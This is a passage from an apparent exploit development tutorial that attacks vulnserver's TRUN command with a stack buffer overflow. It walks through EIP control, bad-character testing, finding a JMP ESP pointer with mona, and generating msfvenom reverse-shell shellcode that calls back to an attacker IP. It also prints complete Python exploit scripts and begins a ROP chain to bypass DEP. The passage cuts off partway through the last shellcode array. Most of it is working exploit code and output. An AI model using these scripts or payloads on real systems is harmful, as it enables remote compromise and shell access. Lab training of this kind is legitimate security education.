
shellcode = "A" * 2003 + "B" * 4

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.0.2.5',9999))

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

I again attach vulnserver to immunity and then run the code and I get the following result:



If you notice the EIP is 42424242. I only sent 4 bytes of Bs and they all landed on EIP and thus this means we control the EIP now. The next step is to find bad characters.

Finding bad characters

A bad character is simply a list of unwanted characters that can break the shellcodes. We thus have to identify these bad characters and omit them otherwise we will not be able to get a shell.
I run the following script again on vulnserver which has been attached to immunity.

```
#!/usr/bin/python
import socket, sys


badChars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

shellcode = "A" * 2003 + "B" * 4 + badChars

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.0.2.5',9999))

        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to the server"
        sys.exit()
```



Vulnserver crashes and to run the eye test on the bad characters, I right-click on ESP and click on follow in the dump. This takes me to the left screen where I can see all the bad characters. I run an eye test to check whether any of the bad characters have been overwritten. “\x00” is always a bad character and thus I have omitted it from the script from the beginning.
The next step is to find the right module.

Finding the right module


To find the right module, I have installed mona.py (https://github.com/corelan/mona) from this link and I have placed it in the immunity debugger folder under the Pycommands folder. In my immunity debugger, I run the following command highlighted in the diagram.



I notice the first one is the best candidate because there are no protection mechanisms in place as all measures are false and thus, I can easily obtain a reverse shell. Since I know that I will be attacking essfunc.dll, I need to know the opcode equivalent of a jump so I am basically trying to convert assembly language into hex code. so I do that in Kali Linux.

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

I then use the hex code to find the correct module.
Our JMP ESP opcode equivalent is “FFE4”. Now, I can use Mona again to combine this new information with our previously discovered module to find our pointer address. The pointer address is what we will place into the EIP to point to our malicious shellcode. In our Immunity search bar, I type in: !mona find -s “\\xff\\xe4” -m essfunc.dll and view the results:
The syntax means that we find the essfunc.dll module which has an opcode equivalent of FFE4.



I find 9 pointers. What we have just generated is a list of addresses that we can potentially use as our pointer. The addresses are located on the left side, in white. I am going to select the first address, 625011AF, and add it to my Python code as shown:

```
#!/usr/bin/python
import socket, sys


shellcode = "A" * 2003 + "\xaf\x11\x50\x62"
try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.0.2.5',9999))

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

So, now I replaced our four B's with our return address. The return address is entered in a Little Endian Format and thus it is written in reverse. We have to use the Little Endian format

in x86 architecture because the low-order byte is stored in the memory at the lowest address and the high-order byte is stored at the highest address. Thus, we enter our return address backward.
Now, I need to test out our return address. Again, with a freshly attached Vulnserver, we need to find our return address in Immunity Debugger. To do this, I click on the far-right arrow on the top panel of Immunity as shown:



Then search for “625011AF” (or the return address you found), without the quotes, in the “Enter expression to follow” prompt. That should bring up the return address, FFE4, JMP ESP location. I then hit F2 and the address should turn blue which shows that we have set the breakpoint.



I then execute my code and see whether it triggers the breakpoint. If it triggers in the immunity debugger, that means I can now develop the exploit.

Generating Shellcode and gaining access

To generate the shell code I create a payload and put the payload in the python script as follows:

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f c EXITFUNC=thread -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xd7\xbe\xfd\xa6\x70\x43\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x31\x72\x17\x83\xc2\x04\x03\x8f\xb5\x92\xb6\x93\x52\xd0"
"\x39\x6b\xa3\xb5\xb0\x8e\x92\xf5\xa7\xdb\x85\xc5\xac\x89\x29"
"\xad\xe1\x39\xb9\xc3\x2d\x4e\x0a\x69\x08\x61\x8b\xc2\x68\xe0"
"\x0f\x19\xbd\xc2\x2e\xd2\xb0\x03\x76\x0f\x38\x51\x2f\x5b\xef"
"\x45\x44\x11\x2c\xee\x16\xb7\x34\x13\xee\xb6\x15\x82\x64\xe1"
"\xb5\x25\xa8\x99\xff\x3d\xad\xa4\xb6\xb6\x05\x52\x49\x1e\x54"
"\x9b\xe6\x5f\x58\x6e\xf6\x98\x5f\x91\x8d\xd0\xa3\x2c\x96\x27"
"\xd9\xea\x13\xb3\x79\x78\x83\x1f\x7b\xad\x52\xd4\x77\x1a\x10"
"\xb2\x9b\x9d\xf5\xc9\xa0\x16\xf8\x1d\x21\x6c\xdf\xb9\x69\x36"
"\x7e\x98\xd7\x99\x7f\xfa\xb7\x46\xda\x71\x55\x92\x57\xd8\x32"
"\x57\x5a\xe2\xc2\xff\xed\x91\xf0\xa0\x45\x3d\xb9\x29\x40\xba"
"\xbe\x03\x34\x54\x41\xac\x45\x7d\x86\xf8\x15\x15\x2f\x81\xfd"
"\xe5\xd0\x54\x51\xb5\x7e\x07\x12\x65\x3f\xf7\xfa\x6f\xb0\x28"
"\x1a\x90\x1a\x41\xb1\x6b\xcd\x64\x46\x71\x02\x11\x44\x75\x0d"
"\xbd\xc1\x93\x47\x2d\x84\x0c\xf0\xd4\x8d\xc6\x61\x18\x18\xa3"
"\xa2\x92\xaf\x54\x6c\x53\xc5\x46\x19\x93\x90\x34\x8c\xac\x0e"
"\x50\x52\x3e\xd5\xa0\x1d\x23\x42\xf7\x4a\x95\x9b\x9d\x66\x8c"
"\x35\x83\x7a\x48\x7d\x07\xa1\xa9\x80\x86\x24\x95\xa6\x98\xf0"
"\x16\xe3\xcc\xac\x40\xbd\xba\x0a\x3b\x0f\x14\xc5\x90\xd9\xf0"
"\x90\xda\xd9\x86\x9c\x36\xac\x66\x2c\xef\xe9\x99\x81\x67\xfe"
"\xe2\xff\x17\x01\x39\x44\x37\xe0\xeb\xb1\xd0\xbd\x7e\x78\xbd"
"\x3d\x55\xbf\xb8\xbd\x5f\x40\x3f\xdd\x2a\x45\x7b\x59\xc7\x37"
"\x14\x0c\xe7\xe4\x15\x05";
root@kali:~#
```



```
#!/usr/bin/python
import socket, sys


overflow = (
"\xdb\xd7\xbe\xfd\xa6\x70\x43\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x31\x72\x17\x83\xc2\x04\x03\x8f\xb5\x92\xb6\x93\x52\xd0"
"\x39\x6b\xa3\xb5\xb0\x8e\x92\xf5\xa7\xdb\x85\xc5\xac\x89\x29"
"\xad\xe1\x39\xb9\xc3\x2d\x4e\x0a\x69\x08\x61\x8b\xc2\x68\xe0"
"\x0f\x19\xbd\xc2\x2e\xd2\xb0\x03\x76\x0f\x38\x51\x2f\x5b\xef"
"\x45\x44\x11\x2c\xee\x16\xb7\x34\x13\xee\xb6\x15\x82\x64\xe1"
"\xb5\x25\xa8\x99\xff\x3d\xad\xa4\xb6\xb6\x05\x52\x49\x1e\x54"
"\x9b\xe6\x5f\x58\x6e\xf6\x98\x5f\x91\x8d\xd0\xa3\x2c\x96\x27"
"\xd9\xea\x13\xb3\x79\x78\x83\x1f\x7b\xad\x52\xd4\x77\x1a\x10"
"\xb2\x9b\x9d\xf5\xc9\xa0\x16\xf8\x1d\x21\x6c\xdf\xb9\x69\x36"
"\x7e\x98\xd7\x99\x7f\xfa\xb7\x46\xda\x71\x55\x92\x57\xd8\x32"
"\x57\x5a\xe2\xc2\xff\xed\x91\xf0\xa0\x45\x3d\xb9\x29\x40\xba"
"\xbe\x03\x34\x54\x41\xac\x45\x7d\x86\xf8\x15\x15\x2f\x81\xfd"
"\xe5\xd0\x54\x51\xb5\x7e\x07\x12\x65\x3f\xf7\xfa\x6f\xb0\x28"
"\x1a\x90\x1a\x41\xb1\x6b\xcd\x64\x46\x71\x02\x11\x44\x75\x0d"
"\xbd\xc1\x93\x47\x2d\x84\x0c\xf0\xd4\x8d\xc6\x61\x10\x18\xa2"
"\xa2\x92\xaf\x54\x6c\x53\xc5\x46\x19\x93\x90\x34\x8c\xac\x0e"
"\x50\x52\x3e\xd5\xa0\x1d\x23\x42\xf7\x4a\x95\x9b\x9d\x66\x8c"
"\x35\x83\x7a\x48\x7d\x07\xa1\xa9\x80\x86\x24\x95\xa6\x98\xf0"
"\x16\xe3\xcc\xac\x40\xbd\xba\x0a\x3b\x0f\x14\xc5\x90\xd9\xf0"
"\x90\xda\xd9\x86\x9c\x36\xac\x66\x2c\xef\xe9\x99\x81\x67\xfe"
"\xe2\xff\x17\x01\x39\x44\x37\xe0\xeb\xb1\xd0\xbd\x7e\x78\xbd"
"\x3d\x55\xbf\xb8\xbd\x5f\x40\x3f\xdd\x2a\x45\x7b\x59\xc7\x37"
"\x14\x0c\xe7\xe4\x15\x05")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.0.2.5',9999))


        s.send(('TRUN /.:/' + shellcode))
        s.close()



except:
        print "Error connecting to the server"
        s.close()
```

-p is for payload. We are using non-staged windows reverse shell payload.
LHOST is the ATTACKER'S IP address.
LPORT is the ATTACKER'S port of choice. Here I am using 4444.
EXITFUNC=thread adds stability to our payload.
-f is for the file type. We are going to generate a C file type here.
-a is for architecture. The machine we are attacking is x86.
–platform is for OS type. We are attacking a Windows machine.
-b is for bad characters. Remember, the only bad character we have is the null byte, x00.
I then set up a Netcat listener to receive the connection.
I then run vulnserver only and execute the following code and I get a shell



I could get this shell because Data Execution Prevention (DEP) was turned off. However Windows machines have DEP protection mechanism enabled and thus if I run the script when this protection mechanism is turned on, then we cannot get a shell.
However, a method has been researched where I can get a shell despite the DEP protection mechanism is turned on. I shall discuss this next. The image below shows DEP protection which is turned ON by default on Windows Machines.





!mone rop -m *.dll -n -cpb “\x00”

This command creates a Return Oriented Programming chain.
-m specifies the module which mona will search through
-n means that we want the chain to be saved to a file.
-cpb means that we need to specify the criteria with bad characters by pointing to it.

In order to get a shell despite the DEP protection mechanism being on, I run the above command in the search bar of immunity debugger. This generates a Return Oriented Programming Chain (ROP) and saves it in a file. The file is saved in the Program Files of Immunity debugger. It is called rop_chain.txt. I then transfer the file to the Kali Linux machine. I open the file in my Kali Linux machine and copy the python code from the Register setup for VirtualProtect() into another python file. I also create another payload as shown above, and the complete code looks as follows:

```
#!/usr/bin/python
import socket, sys, struct

overflow = (
"\xbf\xf0\x71\xc3\xd8\xd9\xc4\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x52\x83\xc2\x04\x31\x7a\x0e\x03\x8a\x7f\x21\x2d\x96\x68\x27"
"\xce\x66\x69\x48\x46\x83\x58\x48\x3c\xc0\xcb\x78\x36\x84\xe7"
"\xf3\x1a\x3c\x73\x71\xb3\x33\x34\x3c\xe5\x7a\xc5\x6d\xd5\x1d"
"\x45\x6c\x0a\xfd\x74\xbf\x5f\xfc\xb1\xa2\x92\xac\x6a\xa8\x01"
"\x40\x1e\xe4\x99\xeb\x6c\xe8\x99\x08\x24\x0b\x8b\x9f\x3e\x52"
"\x0b\x1e\x92\xee\x02\x38\xf7\xcb\xdd\xb3\xc3\xa0\xdf\x15\x1a"
"\x48\x73\x58\x92\xbb\x8d\x9d\x15\x24\xf8\xd7\x65\xd9\xfb\x2c"
"\x17\x05\x89\xb6\xbf\xce\x29\x12\x41\x02\xaf\xd1\x4d\xef\xbb"
"\xbd\x51\xee\x68\xb6\x6e\x7b\x8f\x18\xe7\x3f\xb4\xbc\xa3\xe4"
"\xd5\xe5\x09\x4a\xe9\xf5\xf1\x33\x4f\x7e\x1f\x27\xe2\xdd\x48"
"\x84\xcf\xdd\x88\x82\x58\xae\xba\x0d\xf3\x38\xf7\xc6\xdd\xbf"
"\xf8\xfc\x9a\x2f\x07\xff\xda\x66\xcc\xab\x8a\x10\xe5\xd3\x40"
"\xe0\x0a\x06\xc6\xb0\xa4\xf9\xa7\x60\x05\xaa\x4f\x6a\x8a\x95"
"\x70\x95\x40\xbe\x1b\x6c\x03\xcb\xdb\x6c\xdc\xa3\xd9\x70\xf3"
"\x6f\x57\x96\x99\x9f\x31\x01\x36\x39\x18\xd9\xa7\xc6\xb6\xa4"
"\xe8\x4d\x35\x59\xa6\xa5\x30\x49\x5f\x46\x0f\x33\xf6\x59\xa5"
